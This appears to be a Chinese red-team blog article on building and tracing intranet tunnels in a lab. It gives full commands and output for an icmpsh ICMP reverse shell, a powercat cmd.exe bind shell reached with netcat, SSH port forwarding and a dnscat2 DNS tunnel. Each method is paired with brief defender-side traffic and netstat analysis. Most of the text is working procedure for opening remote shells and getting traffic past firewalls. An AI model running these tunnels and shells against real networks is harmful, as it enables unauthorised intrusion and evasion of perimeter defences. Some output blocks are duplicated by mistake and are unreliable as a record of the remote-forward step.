内网穿透从搭建到溯源

原创 队员编号038 酒仙桥六号部队 1周前

这是 **酒仙桥六号部队** 的第 **38** 篇文章。

全文共计3137个字，预计阅读时长12分钟。

背景

在攻防博弈这个永久的话题中，永远不会缺少一个重要角色即内网穿透。当渗透测试人员在进入内网，需要扩大战果的时候，往往会遇到内网的一些防护策略，不外乎边界设备、防火墙及入侵检测设备对端口或者数据包的拦截，导致流量无法出网，此时就需要熟练掌握内网穿透技术，从复杂的内网环境中获取稳定的流量交互，从而达到目的。

本文针对边界安全设备等对内网端口的屏蔽及数据包的拦截，从不同的网络协议层进行搭建隧道进行绕过，并对不同类型的隧道流量或者日志进行分析，帮助攻击或防守人员从溯源的维度更好的掌握内网穿透技术。

网络层隧道搭建

从网络层开始，主要的隧道技术有IPV6隧道、ICMP隧道、GRE隧道，其中常用的隧道技术是ICMP隧道技术。

icmp隧道搭建

icmp隧道搭建的场景主要用于在拦截策略关闭了端口，而ICMP协议用于检测网络连通状态，不依赖于端口开放，而防火墙通常会开放此协议。通常用于搭建icmp隧道的工具有icmpsh、PingTunnel、powershell icmp等，本次测试使用icmpsh。

搭建工具

（https://github.com/inquisb/icmpsh）

首先在目标主机进行Ping测试：

```
`ping 192.168.43.136`
```

```
C:\Users\Administrator>ping 192.168.43.136

Pinging 192.168.43.136 with 32 bytes of data:
Reply from 192.168.43.136: bytes=0 (sent 32) time<1ms TTL=255
Reply from 192.168.43.136: bytes=0 (sent 32) time=3ms TTL=255
Reply from 192.168.43.136: bytes=0 (sent 32) time=2ms TTL=255
Reply from 192.168.43.136: bytes=0 (sent 32) time=2ms TTL=255
```

接下来在attack主机执行监听：

```
root@kali:/tool/icmp/icmpsh# ./run.sh

#############################################################

ICMP Shell Automation Script for

https://github.com/inquisb/icmpsh

#############################################################

this is target ip:192.168.43.136
-------------------------------------------------------------
[?] What is the victims public IP address?
-------------------------------------------------------------
192.168.43.109

[-] Run the following code on your victim system on the listender has started:
+++++++++++++++++++++++++++++++++++++++++++++++++
icmpsh.exe -t 192.168.43.136 -d 500 -b 30 -s 128
+++++++++++++++++++++++++++++++++++++++++++++++++

[-] Local ICMP Replies are currently enabled, I will disable these temporarily now

[-] Launching Listener...,waiting for a inbound connection..
```

在victim主机执行shell反弹命令,该命令在server端有返回：

```
`icmpsh.exe -t 192.168.43.136 -d 500 -b 30 -s 128`
```

```
D:\install\tools\icmp\icmpsh-master\icmpsh-master>icmpsh.exe -t 192.168.43.136 -d 500 -b 30 -s 128
```


反弹成功：

```
[-] Local ICMP Replies are currently enabled, I will disable these temporarily now

[-] Launching Listener...,waiting for a inbound connection..

Microsoft Windows [Version 10.0.18363.900]
(c) 2019 Microsoft Corporation。保留所有权利。
D:\install\tools\icmp\icmpsh-master\icmpsh-master>whoami
```


此处已经搭建成功。

icmp隧道分析

首先查看普通ping数据包：



再看下执行了命令netstat -ano产生的数据包：



通过对比，我们发现普通的ping请求存在4个带有32字节数据的数据包，并且数据内容为`abcdefghigklmnopqrstuvwabcdefghi`；而相对的使用ICMP隧道搭建的shell通道执行了命令的流量显示在短时间内有大量的icmp请求和回复流量，每个数据包的data含有高达128字节的数据，这个data数据可以通过命令进行修改，同时可以看到数据中含有大量的命令执行的内容返回，因此该隧道的溯源可以从以下方面进行：

- 单位时间内的icmp数据包数量

- 数据包大小
- 数据包内容

传输层隧道搭建

传输层主要有TCP、UDP协议，因此隧道搭建也是基于这两种协议进行的。常用的隧道搭建工具有netcat、powercat等，本文通过powercat和nc进行测试

工具下载：

powercat（https://raw.githubusercontent.com/besimorhino/powercat/master/powercat.ps1）

powercat隧道搭建


victim(192.168.43.109):

```
Import-Module .\powercat.ps1
powercat -l -p 8888 -e cmd.exe -v
```

attack(192.168.43.136):

```
nc 192.168.43.109 8888 -vv
```

在victim端看到与远程连接建立成功：




在attack端可以成功执行命令：

```
root@kali:/tool/vul# nc 192.168.43.109 8888 -vv
WIN-KC5N4RGL3VM [192.168.43.109] 8888 (?) open



whoami
Microsoft Windows [Version 10.0.18363.900]
(c) 2019 Microsoft Corporation。保留所有权利。

D:\tool>???
'???' is not recognized as an internal or external command,
operable program or batch file.

D:\tool>
D:\tool>
D:\tool>whoami
win-kc5n4rgl3vm\administrator
```

powercat隧道分析

通过查看powercat搭建的隧道进行执行命令获取的数据包，可以看到获取到很多的TCP数据包，同时可以看到短时间内发出大量的ack回应数据包，并且夹杂很多psh数据包，表明该数据包是包括数据内容，我们通过查看数据包的data数据可以看到内容中包含我们执行的命令及响应内容。通过wireshark的数据包进行分析，我们可以通过对数据包的内容进行安全检测进行防御。



应用层隧道搭建

应用层位于TCP/IP协议的最顶层，通常用于搭建各种应用服务，而基于应用层搭建的隧道技术就是利用各种应用所占用的端口进行搭建，比如有SSH、HTTP/HTTPS和DNS服务，这些服务是服务器经常用到不会被禁止的协议。

ssh隧道搭建

SSH是英文Secure Shell的简写形式,SSH 为建立在应用层基础上的安全协议。SSH是较可靠，专为远程登陆会话和其他网络服务提供安全性的协议。ftp、pop和telnet在本质上都是不安全的，因为它们在网络上用明文传送口令和数据，别有用心的人非常容易就可以截获这些口令和数据。而且，这些服务程序的安全认证方式也是有其弱点的，就是很容易受到“中间人”攻击，SSH目前包括 SSH1和SSH2两个版本，是目前最常用的安全通讯协议。通常情况下，ssh协议是允许通过防火墙和边界设备。

ssh隧道通常用于端口转发，常用的端口转发有本地转发、远程转发和动态转发，其利用场景也不同，以下将分别介绍：

本地转发

本地转发一般用于外网通过dmz资源访问内部无外网ip的资源，此时dmz资源通常有外网ip且可访问外网,以下内部无外网ip资源简称inner。

dmz-host（192.168.43.179）

inner-host（192.168.43.168）

attack-host(192.168.43.136)配置如下：

```
ssh -CfNg -L 1234:192.168.43.168:22 sobug@192.168.43.179
```

```
root@kali:~# ssh -CfNg -L 1234:192.168.43.168:22 sobug@192.168.43.179
The authenticity of host '192.168.43.179 (192.168.43.179)' can't be established.
ECDSA key fingerprint is SHA256:7GxlYSfXunuPhE7dsiqtqU/6oO4l4IaFtUTMkHCp/Qw.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.43.179' (ECDSA) to the list of known hosts.
sobug@192.168.43.179's password:
```

此时通过attack进行访问本地1234即可连接inner主机22端口的ssh服务，此时重点注意sir为inner的登录名，语句如下：

```
ssh -p 1234 sir@192.168.43.136
```

```
root@kali:~# ssh -p 1234 sir@192.168.43.136
The authenticity of host '[192.168.43.136]:1234 ([192.168.43.136]:1234)' can't be established.
ECDSA key fingerprint is SHA256:FWZeeQp36LaKnPawHPo5+P1PRUqUEtXTXVkRkbBDuwQ.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[192.168.43.136]:1234' (ECDSA) to the list of known hosts.
sir@192.168.43.136's password:
Linux debian 5.6.0-kali2-686-pae #1 SMP Debian 5.6.14-1kali1 (2020-05-25) i686

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri Jun 19 15:35:26 2020 from 192.168.43.109
sir@debian:~$ whoami
sir
sir@debian:~$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.43.168  netmask 255.255.255.0  broadcast 192.168.43.255
        inet6 2409:8900:2d3f:619:20c:29ff:fec6:1384  prefixlen 64  scopeid 0x0<global>
        inet6 fe80::20c:29ff:fec6:1384  prefixlen 64  scopeid 0x20<link>
        inet6 2409:8900:2d3f:619:e59c:e6b4:ae5b:d890  prefixlen 64  scopeid 0x0<global>
        ether 00:0c:29:c6:13:84  txqueuelen 1000  (Ethernet)
        RX packets 276  bytes 31301 (30.5 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 164  bytes 22091 (21.5 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
        device interrupt 19  base 0x2000
```

远程转发

远程转发一般用于外网通过dmz资源访问内部无外网ip的资源，同时此时dmz资源也没有外部ip，以下内部无外网资源简称inner：

inner-host（192.168.43.168）

attack-host(192.168.43.136)

dmz-host（192.168.43.179）配置如下：

```
ssh -CfNg -R 2345:192.168.43.168:22 root@192.168.43.136
```

```
root@kali:~# ssh -p 1234 sir@192.168.43.136
The authenticity of host '[192.168.43.136]:1234 ([192.168.43.136]:1234)' can't be established.
ECDSA key fingerprint is SHA256:FWZeeQp36LaKnPawHPo5+P1PRUqUEtXTXVkRkbBDuwQ.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[192.168.43.136]:1234' (ECDSA) to the list of known hosts.
sir@192.168.43.136's password:
Linux debian 5.6.0-kali2-686-pae #1 SMP Debian 5.6.14-1kali1 (2020-05-25) i686

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri Jun 19 15:35:26 2020 from 192.168.43.109
sir@debian:~$ whoami
sir
sir@debian:~$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.43.168  netmask 255.255.255.0  broadcast 192.168.43.255
        inet6 2409:8900:2d3f:619:20c:29ff:fec6:1384  prefixlen 64  scopeid 0x0<global>
        inet6 fe80::20c:29ff:fec6:1384  prefixlen 64  scopeid 0x20<link>
        inet6 2409:8900:2d3f:619:e59c:e6b4:ae5b:d890  prefixlen 64  scopeid 0x0<global>
        ether 00:0c:29:c6:13:84  txqueuelen 1000  (Ethernet)
        RX packets 276  bytes 31301 (30.5 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 164  bytes 22091 (21.5 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
        device interrupt 19  base 0x2000
```

通过在attack主机执行，可以成功连接inner主机的ssh服务

```
ssh -CfNg -R 2345:192.168.43.168:22 root@192.168.43.136
```

```
sobug@kali:~$ ssh -CfNg -R 1122:192.168.43.168:22 root@192.168.43.136

root@192.168.43.136's password:
```

动态转发

动态转发一般在外网attack主机上通过dmz主机搭建一个外部的socks4/5代理，然后通过代理软件添加需要代理的程序即可对内网中的资源进行访问。

inner-host（192.168.43.168）

dmz-host（192.168.43.179）

attack-host(192.168.43.136)配置代理如下：

```
ssh -CfNg -D 8888 sobug@192.168.43.179
```

ssh隧道分析

由于SSH 为建立在应用层基础上的安全协议，在数据传输中的流量都被加密，因此我们在wireshark中抓到的包看不出异常点，此时我们可以通过端口连接进行判断，以远程转发ssh隧道为例，我们查询端口连接情况，发现本机与外网主机192.168.43.136的22端口有建立连接信息。

```
sobug@kali:~$ netstat -antlp
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:6010          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:6011          0.0.0.0:*               LISTEN      -
tcp        1      0 192.168.43.179:40132    192.168.43.136:22       CLOSE_WAIT  2904/ssh
tcp        0      0 192.168.43.179:40180    192.168.43.136:22       ESTABLISHED 3104/ssh
tcp        0     36 192.168.43.179:22       192.168.43.109:65325    ESTABLISHED -
tcp        0      0 192.168.2.131:22        192.168.2.1:63554       ESTABLISHED -
tcp6       0      0 :::22                   :::*                    LISTEN      -
tcp6       0      0 ::1:6010                :::*                    LISTEN      -
tcp6       0      0 ::1:6011                :::*                    LISTEN      -
sobug@kali:~$
```

然后当外网连接内部主机后，同一PID3104分别与外网和内网建立了连接，我们通过这种方法基本可以确定本主机被搭建了ssh隧道进行内网流量转发操作。


```
sobug@kali:~$ netstat -antlp
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:6010          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:6011          0.0.0.0:*               LISTEN      -
tcp        1      0 192.168.43.179:40132    192.168.43.136:22       CLOSE_WAIT  2904/ssh
tcp        0      0 192.168.43.179:40180    192.168.43.136:22       ESTABLISHED 3104/ssh
tcp        0      0 192.168.43.179:58006    192.168.43.168:22       ESTABLISHED 3104/ssh
tcp        0     36 192.168.43.179:22       192.168.43.109:65325    ESTABLISHED -
tcp        0      0 192.168.2.131:22        192.168.2.1:63554       ESTABLISHED -
tcp6       0      0 :::22                   :::*                    LISTEN      -
tcp6       0      0 ::1:6010                :::*                    LISTEN      -
tcp6       0      0 ::1:6011                :::*                    LISTEN      -
```

dns隧道搭建

- vps部署域名解析 首先对vps建立A记录 创建NS记录，获取子域名的解析地址为A记录的域名。


- 对NS记录mail子域进行解析指向ns1*.club的A记录 测试部署： 测试外部对mail子域的dns请求，然后查看vps是否处理该请求。

客户端发送dns请求数据包：



vps对请求数据的处理：

```
tcpdump -n -i eth0 udp dst port 53
```



- 安装dnscat2服务端 server端： 需要ruby环境 安装gem、ruby、dnscat2服务端

```
yum install gem
rm /usr/bin/ruby
wget https://cache.ruby-lang.org/pub/ruby/2.5/ruby-2.5.0.tar.gz
tar -zxvf ruby-2.5.0.tar.gz
cd ruby-2.5.0
mkdir -p /usr/local/ruby
./configure --prefix=/usr/local/ruby
make  && make install
ln -s /usr/local/ruby/bin/ruby /usr/bin/ruby


git clone https://github.com/iagox86/dnscat2.git
cd /server
gem install bunlder
ln /usr/local/ruby/bin/bunlder /usr/bin/bunlder
bunlder install
```

启动服务端：

```
ruby dnscat2.rb mail.****.club -e open -c password --no-cache
```

客户端下载地址 ：

```
https://downloads.skullsecurity.org/dnscat2/
```

powershell客户端：

```
`https://codeload.github.com/lukebaggett/dnscat2-powershell/zip/master`
```


测试通信：

```
./ruby --ping mail.target.com
```

连接服务端：

```
./dnscat --secret=password mail.target.com
```


以下显示连接成功。




server端

sessions显示已经有客户端会话：

```
session -i session_id
```



进入会话，执行shell交互命令行。

